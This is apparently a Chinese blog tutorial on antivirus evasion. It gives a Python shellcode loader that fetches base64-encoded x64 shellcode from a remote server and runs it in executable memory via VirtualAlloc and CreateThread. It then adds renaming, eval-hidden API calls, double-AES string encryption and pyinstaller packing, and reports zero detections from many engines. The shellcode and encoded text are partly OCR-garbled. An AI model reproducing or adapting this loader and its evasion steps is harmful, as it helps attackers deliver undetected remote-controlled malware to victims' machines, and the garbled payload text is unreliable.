
一次免杀手法分享

本文技术仅用于学习,任何非法操作与作者本人无关

生成攻击载荷



• 如下图所示(防止有人恶意骚扰,我还是部分打码吧)

远程加载

• 在云服务器上起一个 web端口 , 创建一个文本 , 将上面 引号 里的内容存储到文本中


---部分省略-

f0\xeb\xba\x4f\x8a\xe3\xdb\xad\xa6\x82\xc8\x99\xdb\x56\x0f\x27\x92\x0b\xb7\xd5\x29\x2c\xc0\x69\xb6\x01\x3d\x91\x20\xdd\xdb\x0d\x87\xa0\x51\xac\x03\x2c\x36\x03\x46\x52\x78\x18\xe4\xf4\xd4\xfc\xc4\xb5\x5e\x6c\xa4\x9e\xad\xc4\xb7\xfe\xa4\x52\xa8\x39\xa3\xda\xda\xbe\xb1\x3b\x15\x0e\xd6\x19\x38\xbe\xc5\x7d\xc5\xad\x00\x41\xbe\xf0\xb5\xa2\x56\xff\xd5\x48\x31\xc9\xba\x00\x00\x40\x00\x41\xb8\x00\x10\x00\x00\x41\xb9\x40\x00\x00\x41\xba\x58\xa4\x53\x53\x53\x48\x89\xe7\x48\x89\xf1\x48\x89\xda\x41\xb8\x00\x20\x00\x00\x49\x89\xf1\xb\xba\x01\xc3\x85\xc0\x74\xb6\x66\x8b\x07\x48\x01\xc3\x85\xc0\x75\xd7\x58\x58\x58\x48\x05\x00\x00\x00\x30\x3a\xde\x68\xb1

• 对内容进行 base64 编码一下

XHhmY1x4NDhceDgzXHhlNFx4ZjBceGU4XHhj0Fx4MDBceDAwXHgwMFx4NDFceDUxXHg0MVx4NTBceDU vXHq1MVx4NTZceD04XHqzMVx4ZDJceDY1XHq00Fx40GJceDUyXHq2MFx4NDhceDhiXHq1Mlx4MThceD Q4XHq4Ylx4NTJceDIwXHq0OFx4OGJceDcyXHq1MFx4NDhceDBmXHhiN1x4NGFceDRhXHq0ZFx4MzFce GM5XHg00Fx4MzFceGMwXHhhY1x4M2NceDYxXHg3Y1x4MDJceDJjXHgyMFx4NDFceGMxXHhj0Vx4MGRc eDOxXHqwMVx4YzFceGUyXHhlZFx4NTJceD0xXHq1MVx4NDhceDhiXHq1Mlx4MjBceDhiXHq0Mlx4M2N ceDQ4XHgwMVx4ZDBceDY2XHg4MVx4NzhceDE4XHgwYlx4MDJceDc1XHg3Mlx4OGJceDgwXHg4OFx4MD BceDAwXHgwMFx4NDhceDg1XHhjMFx4NzRceDY3XHg0OFx4MDFceGQwXHg1MFx4OGJceDQ4XHgxOFx4N DRceDhiXHg0MFx4MjBceDQ5XHgwMVx4ZDBceGUzXHg1Nlx4NDhceGZmXHhj0Vx4NDFceDhiXHgzNFx4 ODhceDQ4XHgwMVx4ZDZceDRkXHgzMVx4YzlceDQ4XHgzMVx4YzBceGFjXHg0MVx4YzFceGM5XHgwZFx 4NDFceDAxXHhjMVx4MzhceGUwXHg3NVx4ZjFceDRjXHgwM1x4NGNceDI0XHgwOFx4NDVceDM5XHhkMV x4NzVceGQ4XHg10Fx4NDRceDhiXHg0MFx4MjRceDQ5XHgwMVx4ZDBceDY2XHg0MVx4OGJceDBjXHg00 Fx4NDRceDhiXHq0MFx4MWNceD05XHqwMVx4ZDBceD0xXHq4Ylx4MDRceDq4XHq00Fx4MDFceG0wXHq0 ${\tt MVx4NThceDQxXHg10Fx4NWVceDU5XHg1YVx4NDFceDU4XHg0MVx4NTlceDQxXHg1YVx4NDhceDgzXHh}$ lY1x4MjBceDQxXHg1Mlx4ZmZceGUwXHg10Fx4NDFceDU5XHg1YVx4NDhceDhiXHgxMlx4ZTlceDRmXH LSOtLSOtLSOtLSOtLSOtLSOtLWYwXHhlYlx4YmFceDRmXHg4YVx4ZTNceGRiXHhhZFx4YTZceDgyXHh jOFx4OTlceGRiXHg1Nlx4MGZceDI3XHg5Mlx4MGJceGI3XHhkNVx4MjlceDJjXHhjMFx4NjlceGI2XH gwMVx4M2RceDkxXHgyMFx4ZGRceGRiXHgwZFx4ODdceGEwXHg1MVx4YWNceDAzXHgyY1x4MzZceDAzX Hg0Nlx4NTJceDc4XHgx0Fx4ZTRceGY0XHhkNFx4ZmNceGM0XHhiNVx4NWVceDZjXHhhNFx4OWVceGFk XHhjNFx4YjdceGZlXHhhNFx4NTJceGE4XHgzOVx4YTNceGRhXHhkYVx4YmVceGIxXHgzYlx4MTVceDB lXHhkNlx4MTlceDM4XHhiZVx4YzVceDdkXHhjNVx4YWRceDAwXHg0MVx4YmVceGYwXHhiNVx4YTJceD U2XHhmZlx4ZDVceDQ4XHgzMVx4YzlceGJhXHgwMFx4MDBceDQwXHgwMFx4NDFceGI4XHgwMFx4MTBce DAwXHqwMFx4NDFceGI5XHq0MFx4MDBceDAwXHqwMFx4NDFceGJhXHq10Fx4YTRceDUzXHhlNVx4ZmZc eGO1XHq00Fx40TNceDUzXHq1M1x4NDhceDq5XHhlN1x4NDhceDq5XHhmMVx4NDhceDq5XHhkYVx4NDF ceGI4XHqwMFx4MjBceDAwXHqwMFx4NDlceDg5XHhmOVx4NDFceGJhXHqxMlx4OTZceDg5XHhlMlx4Zmax Additional and the companion of the compaZceGQ1XHg00Fx40DNceGM0XHgyMFx40DVceGMwXHg3NFx4YjZceDY2XHg4Ylx4MDdceDQ4XHgwMVx4Y zNceDq1XHhiMFx4NzVceG03XHq10Fx4NThceDU4XHq00Fx4MDVceDAwXHqwMFx4MDBceDAwXHq1MFx4 YzNceGU4XHq5Zlx4ZmRceGZmXHhmZlx4MzhceDJlXHqzMVx4MzNceDM3XHqyZVx4MzZceDMwXHqyZVx 4MzFceDM1XHgzNFx4MDBceDNhXHhkZVx4NjhceGIx


• 保存到 文本 中,可以用 python -m http.server 起一个端口,也可以开启一个web服务(这里我用 宝塔 部署一个web)




● 进入到根目录,创建一个 文件夹 (名字可以复杂些,防止目录被遍历),这个 404 和 index 界面可以改为→503这些具有迷惑性的界面



• 将上面 base64 编码后的内容放入到 txt



• 最终效果




使用shellcode加载


• 使用shellcode加载器加载

```
1
    # -*- encoding: utf-8 -*-
 2
    # TODO:@ModuleName: no_killing
    # TODO:@Author: tomato
   # TODO:@Version: Python3.12.0
 5
     # TODO:@Time: 2025/5/13 14:37
 6
7
     import requests
8
     import base64
9
     import codecs
10
     import ctypes
11
     url = "http://192.168.0.1/paylaod/1.txt"
12
13
     vps_txt = requests.get(url).text
14
15
     # TODO: base64解码
16
     vps_txt = base64.b64decode(vps_txt)
17
18
     # TODO: 处理解码后的内容, 转化为可执行的二进制stream
19
     shellcode = (codecs.escape_decode(vps_txt)[0])
20
21
     # TODO: 转化为字节(这里有警告不用管)
     shellcode = bytearray(shellcode)
22
23
     # print(shellcode)
25
     # TODO: 设置VirtualAlloc返回类型为64为无符号整数
     ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
27
     cwk = ctypes.windll.kernel32
     # TODO: 申请内存,保存内存分配首地址
     alloc = cwk.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shellcode)),
     ctypes.c_int(0x3000), ctypes.c_int(0x40))
30
     # TODO: 传入shellcode
32
     buffer = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
33
     # cwk.RtlMoveMemory(ctypes.c_uint64(alloc), buffer,
     ctypes.c_int(len(shellcode)))
     eval(base64.b64decode("Y3drLlJ0bE1vdmVNZW1vcnkoY3R5cGVzLmNfdWludDY0KGFsbG9jKSw
34
     gYnVmZmVyLCBjdHlwZXMuY19pbnQobGVuKHNoZWxsY29kZSkpKQ=="))
35
     # TODO: 从首地址执行shellcode
36
37
     handle = cwk.CreateThread(ctypes.c_int(0), ctypes.c_int(0),
     ctypes.c_uint64(alloc), ctypes.c_int(0), ctypes.c_int(0),
38
                              ctypes.pointer(ctypes.c_int(0)))
39
40
     # TODO: 等待线程
41
     # cwk.WaitForSingleObject(ctypes.c_int(handle),ctypes.c_int(-1))
42
     eval(base64.b64decode(
43
      "Y3drLldhaXRGb3JTaW5nbGVPYmplY3QoY3R5cGVzLmNfaW50KGhhbmRsZSksY3R5cGVzLmNfaW50
     KC0xKSk="))
```

• 看看能否成功上线



• 丢到杀软看看,联想电脑管家报毒了(只要有一个杀软报毒就不行)




尝试修改特征绕过

- 几番折腾想起个问题,静态特征没改(shellcode,注释等等特征)
- 于是修改全局代码, import ctypes as pandas , shellcode 替换为 tomato , 删除注释掉的代码


```
1 # -*- encoding: utf-8 -*-
2 # TODO:@ModuleName: no_killing
3 # TODO:@Author: tomato
```

```
4 # TODO:@Version: Python3.12.0
 5
    # TODO:@Time: 2025/5/13 16:03
 6
7
    import requests
8
     import base64
9
     import codecs
10
     import ctypes as pandas # TODO: 我的代码弹道偏左
11
12
     url = "http://192.168.0.1/paylaod/1.txt"
13
     vps_txt = requests.get(url).text
14
     # TODO: base64解码
15
16
     vps_txt = base64.b64decode(vps_txt)
17
18
     # TODO: 处理解码后的内容, 转化为可执行的二进制stream
     tomato = (codecs.escape_decode(vps_txt)[0])
19
20
21
     # TODO: 转化为字节(这里有警告不用管)
22
     tomato = bytearray(tomato)
     # print(tomato)
23
24
25
     # TODO: 设置VirtualAlloc返回类型为64为无符号整数
26
     pandas.windll.kernel32.VirtualAlloc.restype = pandas.c_uint64
27
     cwk = pandas.windll.kernel32
28
     # TODO: 申请内存,保存内存分配首地址
     alloc = cwk.VirtualAlloc(pandas.c_int(0), pandas.c_int(len(tomato)),
     pandas.c_int(0x3000), pandas.c_int(0x40))
30
31
     # TODO: 传入tomato
32
     buffer = (pandas.c_char * len(tomato)).from_buffer(tomato)
33
     eval(base64.b64decode("Y3drLlJ0bE1vdmVNZW1vcnkoY3R5cGVzLmNfdWludDY0KGFsbG9jKSw
     gYnVmZmVyLCBjdHlwZXMuY19pbnQobGVuKHNoZWxsY29kZSkpKQ=="))
34
35
     # TODO: 从首地址执行tomato
     handle = cwk.CreateThread(pandas.c_int(0), pandas.c_int(0),
     pandas.c_uint64(alloc), pandas.c_int(0), pandas.c_int(0),
37
                              pandas.pointer(pandas.c_int(0)))
38
39
     # TODO: 等待线程
40
     eval(base64.b64decode(
41
      "Y3drLldhaXRGb3JTaW5nbGVPYmplY3QoY3R5cGVzLmNfaW50KGhhbmRsZSksY3R5cGVzLmNfaW50
     KC0xKSk="))
```


• 再次丢 联想电脑管家 试试



• 成功绕过 联想电脑管家 ,试试 火绒



发现 火绒 也过了,试试 360



编译成可执行文件

- 我们需要把程序打包成可执行文件,仍需要对代码做一些处理以绕过杀软检测(这里只展示部分代码及思路)
- 1.使用 两层AES 加密,需要自己定义 key 和 iv ,对部分敏感字符串进行加密和解密

```
1
     # TODO: 填充数据
 2
     def pad(text):
 3
         pad_len = 16 - len(text) % 16
 4
         return text + chr(pad_len) * pad_len
 5
     # TODO: 去除填充
 6
7
     def unpad(data):
         if isinstance(data, bytes):
 8
9
             pad_{en} = data[-1]
             return data[:-pad_len]
10
         elif isinstance(data, str):
11
             pad_len = ord(data[-1])
12
13
             return data[:-pad_len]
14
         else:
             raise TypeError("不支持的数据类型")
15
16
     # TODO: 双层AES加密
17
     def aes_encrypt_double(plaintext):
18
19
         cipher1 = AES.new(key1, AES.MODE_CBC, iv1)
20
         enc1 = cipher1.encrypt(pad(plaintext).encode())
         enc1_padded = pad(enc1.decode('latin1')).encode('latin1')
21
         cipher2 = AES.new(key2, AES.MODE_CBC, iv2)
22
23
         enc2 = cipher2.encrypt(enc1_padded)
24
         return base64.b64encode(enc2).decode()
25
```

```
26
27
     # TODO: 双层AES解密
      def aes_decrypt_double(ciphertext_b64):
28
         enc2 = base64.b64decode(ciphertext_b64)
29
         cipher2 = AES.new(key2, AES.MODE_CBC, iv2)
31
         dec1_padded = cipher2.decrypt(enc2)
         dec1 = unpad(dec1_padded).decode('latin1') # 解出第一层加密内容
32
33
         cipher1 = AES.new(key1, AES.MODE_CBC, iv1)
34
         final = unpad(cipher1.decrypt(dec1.encode('latin1'))).decode()
35
         return final
```


• 2.将 windll.kernel32.CreateThread 等特征明显的内容采用随机编码

```
1
     def get_dynamic_encoding():
         encoding_types = ['base64', 'hex', 'rot13']
2
 3
         selected_type = random.choice(encoding_types)
Ц
         # TODO:base64 编码和解码
 5
         if selected_type == 'base64':
 6
             return {
                  'encode': lambda s: base64.b64encode(s.encode()).decode(),
7
 8
                  'decode': lambda s: base64.b64decode(s).decode()
9
             }
10
         # TODO:hex 编码和解码
11
         elif selected_type == 'hex':
             return {
12
                  'encode': lambda s: ''.join(hex(ord(c))[2:] for c in s),
13
                  'decode': lambda s: ''.join(chr(int(s[i:i + 2], 16)) for i in
14
     range(0, len(s), 2))
             }
15
16
         # TODO: rot13 编码和解码
         elif selected_type == 'rot13':
17
18
             return {
                  'encode': lambda s: ''.join(chr((ord(c) - ord('a') + 13) % 26 +
19
     ord('a')) if 'a' \le c \le 'z'
20
                                             else chr((ord(c) - ord('A') + 13) % 26
     + ord('A')) if 'A' \leq c \leq 'Z'
21
                 else c for c in s),
                  'decode': lambda s: ''.join(chr((ord(c) - ord('a') - 13) % 26 +
22
     ord('a')) if 'a' \le c \le 'z'
23
                                             else chr((ord(c) - ord('A') - 13) % 26
     + ord('A')) if 'A' \leq c \leq 'Z'
24
                 else c for c in s)
25
             }
         return None
```

- 3.删除注释,检查是否存在可疑的字段进行特殊编码处理,优先尝试 base64 编码
- 4.最后使用 pyinstaller -F no_killing.py -noconsole 打包

最终效果

• 直接 360 吧



• 尝试丢入 微步云沙箱 看看



▮多引擎检测 最近检测时间: 2025-05-13 18:08:32 检出率: 0/24 引擎 引擎 检出 检出 → 无检出 → 无检出 微软 (MSE) ESET → 无检出 → 无检出 卡巴斯基 (Kaspersky) 小红伞 (Avira) → 无检出 → 无检出 IKARUS 大蜘蛛 (Dr.Web) → 无检出 → 无检出 AVG Avast → 无检出 → 无检出 GDATA K7 → 无检出 → 无检出 安天 (Antiy) 江民 (JiangMin) → 无检出 → 无检出 360 (Qihoo 360) NANO Trustlook → 无检出 瑞星 (Rising) → 无检出 ❷ 无检出 → 无检出 熊猫 (Panda) Sophos ❷ 无检出 ❷ 无检出 MicroAPT OneAV → 无检出 → 无检出 OneStatic MicroNonPE → 无检出 → 无检出 OneAV-PWSH ShellPub

枚起全部 △